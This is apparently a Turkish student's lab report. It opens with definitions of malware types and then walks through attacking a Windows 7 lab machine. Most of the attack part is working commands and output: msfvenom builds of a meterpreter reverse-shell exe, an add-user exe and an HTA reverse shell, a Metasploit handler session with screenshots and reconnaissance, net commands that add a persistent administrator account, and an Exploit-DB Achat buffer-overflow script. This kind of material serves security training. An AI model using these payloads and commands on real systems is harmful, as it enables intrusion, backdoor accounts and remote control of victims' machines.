## Zararlı yazılım (Malware)

Bilgisayarlara, programlanabilir elektronik cihazlara ve ağa zarar vermek, çıkar sağlamak yada kötü amaçla nüfuz etmek için programlanmış yazılımlara zararlı yazılım denir.

## Zararlı Yazılım Türleri

### Virüs (Virus)

Virüsler bilgisayar kullanıcılarının sistemlerine girebilmek için normal programların ya da klasörlerin içine yada değiştirilmiş kopyalarına gömülür. Kendilerini çoğaltabilir ve yayılabilirler, bu sayede bir sistem içinde yayılabilirler. Virüsler bilgisayar sistemleri içinde verileri silebilir, değiştirebilir, kullanıcılardan kişisel verileri toplayabilir ya da sistemin işlevselliğini bozacak faaliyetlerde bulunabilir.

### Fidye Yazılım (Ransomware)

Bulaştıkları sistemlerin içindeki dosyaları şifreleyerek kullanıcıların herhangi bir işlem yapmasının önüne geçilen bu yazılımda, bilgisayar korsanları (hacker) dosyaların şifresinin çözülmesi için kullanıcıdan para talep eder. Bu para genellikle kripto para (Bitcoin vs) cinsinden olur ki bu sayede izi sürülemesin.

### Casus Yazılım (Spyware)

Sızdığı sistem ya da ağda gizlice bilgi toplayan zararlı yazılımlara verilen isimdir. Genellikle sızdığı sistemde kişisel veriler, kredi kartı bilgileri, şifreler vs. toplar ve bilgisayar korsanına gönderir. Daha sonra söz konusu bilgisayar korsanı bu verileri kazanç sağlamak için kullanabilir.

### Reklam yazılımı (Adware)

Bilgisayar kullanıcılarının istenmeyen reklamlara maruz kalmasına sebep olan yazılımlardır. Kullanıcıların web tarayıcılarının ayarlarını bozarak kullanıcıları çeşitli web sitelerine ya da reklamlara yönlendirir. Genellikle ücretsiz yazılımlardan bulaşır.

### Solucan (Worm)

Sistem içinde kendini otomatik olarak yayarak çoğaltabilen zararlı yazılımlara verilen isimdir. Sisteme bir kere bulaştıktan sonra, sistemdeki zafiyetleri kullanarak kendi tüm sisteme yayabilir. Bilgisayar virüsünden farkı ise etkinleştirilmeye gerek duymadan harekete geçebilmesidir. Sistemin aşırı yüklenmesine neden olur ve kişisel verileri bilgisayar korsanlarına gönderebilir.

### Keylogger

Bulaştığı sistemdeki klavye ve fare girdilerini kaydedip bunları karşı tarafa (hacker) aktaran yazılımlardır. Kişisel verilere, şifrelere ya da gizli bilgilere erişmek için kullanılabilir.

### Truva Atı (Trojan Horse)

Kendisini zararsız yazılım ya da dosya olarak gizleyen zararlı yazılım çeşididir. Çalışması için kullanıcı tarafından çalıştırılması lazımdır ki bu da solucanlar ile olan farklarından biridir. Bilgi hırsızlığı için kullanılabilir, sistem dosyalarını silebilir yada değiştirebilir, bilgisayarın uzaktan kontrolüne yol açabilir ve sistemi yavaşlatabilir. Truva atları, virüslerin ve solucanların aksine kendilerini çoğaltamazlar. Genellikle sistemde arka kapı açmak için kullanılırlar.


Cryptocurrency Miner (Kripto Para Madenciliği)

Aslında zararlı yazılım değildir fakat bazı durumlarda kullanıcının izni ve bilgisi olmadan sisteme yerleştirilebilir. Bulaştığı sistemde kullanıcıdan habersiz olarak kripto madenciliği yapar ve sistemin aşırı yüklenmesine sebep olabilir. Bu sayede bilgisayar korsanların kazanç sağlamasını sağlarken sistem sahibinin hem elektrik giderlerini arttırır hem de sistemini zorlar.

Botnet (Zombi Ağı)

Bilgisayar korsanlarının kontrolündeki çok sayıda bilgisayardan oluşan ağlardır. Ağdaki bilgisayarlar çeşitli şekillerde kötü amaçla ele geçirilmişlerdir ve kullanıcısını izni ve bilgisi olmadan çeşitli işler için bilgisayar korsanları tarafından kullanılır. Söz konusu işlemler bilgisayarı yada sistemi yavaşlatır ve sistemin aşırı yüklenlenmesine yol açabilir. Genellikle bir sunucu aracılığı ile kontrol edilir. Spam e-posta gönderimi ya da DDoS saldırıları için kullanılabilir.

2. MSFVenom




msvenom -p windows/meterpreter/reverse_tcp windows x64 işletim sistemi için payload belirledik

meterprater ajanı yükledik

Local ip verdik kendi ip'mizi verdik

Local port : 443  Fark edilmemek için sık kullanılan portlardan birini verdik

-f ile dosya formatını belirledik, biz burada .exe formatı kullandık, bu sayede çalıştırılabilir bir format oldu.

- o ile de dosyaya isim verdik.

Daha sonra 8090 portunda bir http sunucu kurduk ve buradan Windows makine ile zararlı yazılımı sisteme indirdik ve çalıştırdık.

Fakat portu dinlemediğimiz için hiçbir işe yaramadı.

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > payload
[-] Unknown command: payload
msf6 exploit(multi/handler) > set payload
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.63.131
lhost => 192.168.63.131
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > show options
```

Msfconsole -q parametresi ile metasploit'in konsoluna girdik

metasploit multi/handler modülü ile port dinleme için gerekli adımları uyguladık

show options ile gerekli parametreleri görüntüledik local host ve local port

payload'ı zararlı yazılım ile aynı hale getirdik.

local host ve local port numaralarını zararlı yazılımdaki ile aynı hale getirdik böylece portu dinlemeye aldık.

Toplamda üç ayar yaptık payload,local host ve local port.

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.63.131   yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.63.131:443
[*] Sending stage (200774 bytes) to 192.168.63.132
[*] Meterpreter session 1 opened (192.168.63.131:443 → 192.168.63.132:50303) at 2023-05-05 07:48:47 +0300

meterpreter > sysinfo
Computer        : WIN-1HV7Q46PP80
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.63.2     00:50:56:ef:14:34  11
    192.168.63.131   00:0c:29:56:e3:35  11
    192.168.63.255   ff:ff:ff:ff:ff:ff  11
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  11
    224.0.0.22       01:00:5e:00:00:16  14
    224.0.0.251      00:00:00:00:00:00  1
    224.0.0.251      01:00:5e:00:00:fb  11
    224.0.0.251      01:00:5e:00:00:fb  14
    224.0.0.252      01:00:5e:00:00:fc  11
    239.255.255.250  00:00:00:00:00:00  1
    239.255.255.250  01:00:5e:7f:ff:fa  11
    255.255.255.255  ff:ff:ff:ff:ff:ff  11
    255.255.255.255  ff:ff:ff:ff:ff:ff  14

meterpreter > screenshot
Screenshot saved to: /home/kali/UsuMHJPT.jpeg
meterpreter >
```

Gerekli ayarlamaları yaptıktan sonra hedef sisteme bağlanabildik.

sysinfo  ile sistem hakkında bazı bilgileri edinebildik.

arp komutu ile arp tablosunu görüntüleyebildik

screenshot ile de hedef sistemin screenshot'ını alabildik.

Daha fazlası için help komutunu kullanabiliriz.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/adduser USER=deneme PASS=A12b456.! -f exe -o useradd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 271 bytes
Final size of exe file: 73802 bytes
Saved as: useradd.exe

┌──(kali㉿kali)-[~]
└─$ ls
deneme.exe  Desktop  Documents  Downloads  Music  Pictures  Public  reverse.exe  Templates  useradd.exe  UsuMHJPT.jpeg  Videos
```


Sisteme kullanıcı ekleyen bir zararlı yazılım oluşturduk.

USER=  komutundan sonra yazan deneme kullanıcı ismi

PASS=  komutundan sonra yazan A12B46.! yazan kısım şifreyi belirtir.

-f dosya türü, -o dosya ismi.

Daha önce kaldırdığımız sunucu ile zararlı yazılımı Windows'a aktarabildik. Dosyayı yönetici ile çalıştırdığımızda da kullanıcıyı başarıyla ekleyebildik.





Fakat belirtmekte fayda var msfvenom ile oluşturulan kullanıcılar geçici kullanıcılarıdır, kullanıcıyı kalıcı hale getirmek için şu adımları izleyebiliriz.


Komut sistemine şu komutu gireriz: net user <kullanıcı adı> <parola> /add

Sonraki adımda da admin yetkisi verebiliriz.

net localgroup administrators <kullanıcı adı> /add




https://www.exploit-db.com/exploits/36025  Exploit-db adresinde port 9256 üzerinden bir açık bulduk.




İlgili sayfadaki kodu indiriyoruz ve daha sonra ufak değişiklikler yapıyoruz.

```
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

import socket
import sys, time

# msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98
\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8
\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8
\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
#Payload size: 512 bytes
```

Koddaki değişiklikten sonra hedef ip adresini de değiştiriyoruz.

```
┌──(kali㉿kali)-[~]
└─$ /home/kali/Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
36025.py

┌──(kali㉿kali)-[~/Downloads]
└─$ leafpad 36025.py
Command 'leafpad' not found, but can be installed with:
sudo apt install leafpad
Do you want to install it? (N/y)y
sudo apt install leafpad
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Suggested packages:
  evince-gtk
The following NEW packages will be installed:
  leafpad
0 upgraded, 1 newly installed, 0 to remove and 497 not upgraded.
Need to get 90.9 kB of archives.
After this operation, 465 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 leafpad amd64 0.8.18.1-5 [90.9 kB]
Fetched 90.9 kB in 1s (119 kB/s)
Selecting previously unselected package leafpad.
(Reading database ... 392817 files and directories currently installed.)
Preparing to unpack .../leafpad_0.8.18.1-5_amd64.deb ...
Unpacking leafpad (0.8.18.1-5) ...
Setting up leafpad (0.8.18.1-5) ...
update-alternatives: using /usr/bin/leafpad to provide /usr/bin/gnome-text-editor (gnome-text-editor) in auto mode
Processing triggers for kali-menu (2023.1.7) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for man-db (2.11.2-1) ...
Processing triggers for mailcap (3.70+nmu1) ...

┌──(kali㉿kali)-[~/Downloads]
└─$ leafpad 36025.py
```

Son olarak kodun yazılı olduğu dosyayı python2 ile çalıştırıyoruz çünkü söz konusu olan kod Python 2 ile kodlanmış.


Bu şekilde buffer overflow saldırımızı gerçekleştirmiş oluyoruz.

Hedefteki Achat uygulamasını hesap makinesine dönüştürdü.

HTA ZARARLISI

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.63.131 LPORT=443 -f hta-psh -o deneme.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7672 bytes
Saved as: deneme.hta
```

Msfvenom komutu ile zararlımızı oluşturduk ve daha önceden yaptığımız gibi ayağa kaldırdığımız sunucudan zararlıyı Windows ortamına zararlıyı bulaştırdık.





Gördüğünüz gibi zararlı aynen bir tarayıcı uzantısı gibi gözüküyor

.

Bu noktadan sonra daha önce yaptığımız gibi çeşitli komutlar ile sisteme yoklayabilir, bilgi toplayabilir ya da zarar verebiliriz.

Hoaxshell  Kurulumu




Hoaxshell’in github sayfasından yazılımı klonladık ve kurulumu gerçekleştirdik.

*Sanal makinadan kaynaklı bazı problemler yaşadım bu yüzden biraz eksikler oldu, lütfen kusura bakmayın.*

Ömer Kızılgedik

omerkizilgedik@gmail.com